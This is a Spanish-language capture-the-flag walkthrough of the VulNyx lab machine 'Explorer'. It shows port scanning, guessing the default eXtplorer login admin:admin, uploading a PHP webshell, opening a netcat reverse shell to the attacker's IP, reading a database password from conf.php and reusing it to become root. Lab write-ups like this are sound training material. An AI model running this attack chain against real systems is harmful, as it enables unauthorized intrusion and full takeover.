VulNyx - Explorer
Information
Explorer es una máquina virtual vulnerable Linux de dificultad fácil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.185
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 09:54 CEST
Nmap scan report for 192.168.1.185
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
❯ nmap -sVC -p22,80 192.168.1.185
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 09:55 CEST
Nmap scan report for 192.168.1.185
Host is up (0.00096s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.65 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/extplorer
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Site doesn't have a title (text/html).
Shell (www-data)
80/TCP (HTTP)

Site (/)
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.185/ -x html,txt,php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.185/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 186]
/robots.txt           (Status: 200) [Size: 35]
Progress: 882176 / 882176 (100.00%)
===============================================================
Finished
===============================================================
Site (/robots.txt)
Tanto en el nmap inicial como en el fuzzing, se observa la existencia de un robots.txt con la ruta /extplorer en Disallow
| http-robots.txt: 1 disallowed entry
|_/extplorer
❯ curl -sX GET "http://192.168.1.185/robots.txt"
User-agent: *
Disallow: /extplorer
Site (/extplorer)

eXtplorer
Login
Encuentro un login de un administrador de archivos en PHP llamado eXtplorer

Mediante password guessing obtengo éxito con admin:admin
Reverse Shell
Creo una webshell con código PHP llamada cmd.php



Consigo ejecutar comandos como usuario www-data
❯ curl -sX GET "http://192.168.1.185/cmd.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Ya ejecutando comandos intento obtener una reverse shell
❯ echo -n 'busybox nc 192.168.1.5 443 -e /bin/sh' | jq -sRr @uri
busybox%20nc%20192.168.1.5%20443%20-e%20%2Fbin%2Fsh
❯ curl -sX GET "http://192.168.1.185/cmd.php?cmd=busybox%20nc%20192.168.1.5%20443%20-e%20%2Fbin%2Fsh"
Obtengo la shell como usuario www-data
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.185] 48846
id ; hostname
uid=33(www-data) gid=33(www-data) groups=33(www-data)
explorer
Privilege Escalation
Enumeration
Config Files
Se encuentran credenciales de conexión a la base de datos en el archivo /var/www/html/extplorer/config/conf.php
www-data@explorer:/$ ls -laR /var/www/html/extplorer/ | grep "conf*.php"
-rw-r--r--  1 www-data www-data 3022 Sep 13 17:28 conf.php
-rw-r--r-- 1 www-data www-data   4080 Feb 23  2016 xorg_conf.php
www-data@explorer:/$ grep -iE "user|pass" /var/www/html/extplorer/config/conf.php
// the next setting controls which remote servers users are allowed to connect to
// Joomla users don't need to enter their DB settings here,
$GLOBALS['DB_USER'] = 'root';
$GLOBALS['DB_PASSWORD'] = 'AccessGranted#1';
Abuse
Credential Reuse
Me convierto en usuario root mediante una reutilización de credenciales
www-data@explorer:/$ su -
Password:
root@explorer:~# id ; hostname
uid=0(root) gid=0(root) grupos=0(root)
explorer
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
root@explorer:~# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
9a04****************************
3f25****************************
Hasta aquí la resolución de la máquina Explorer.
Happy Hacking!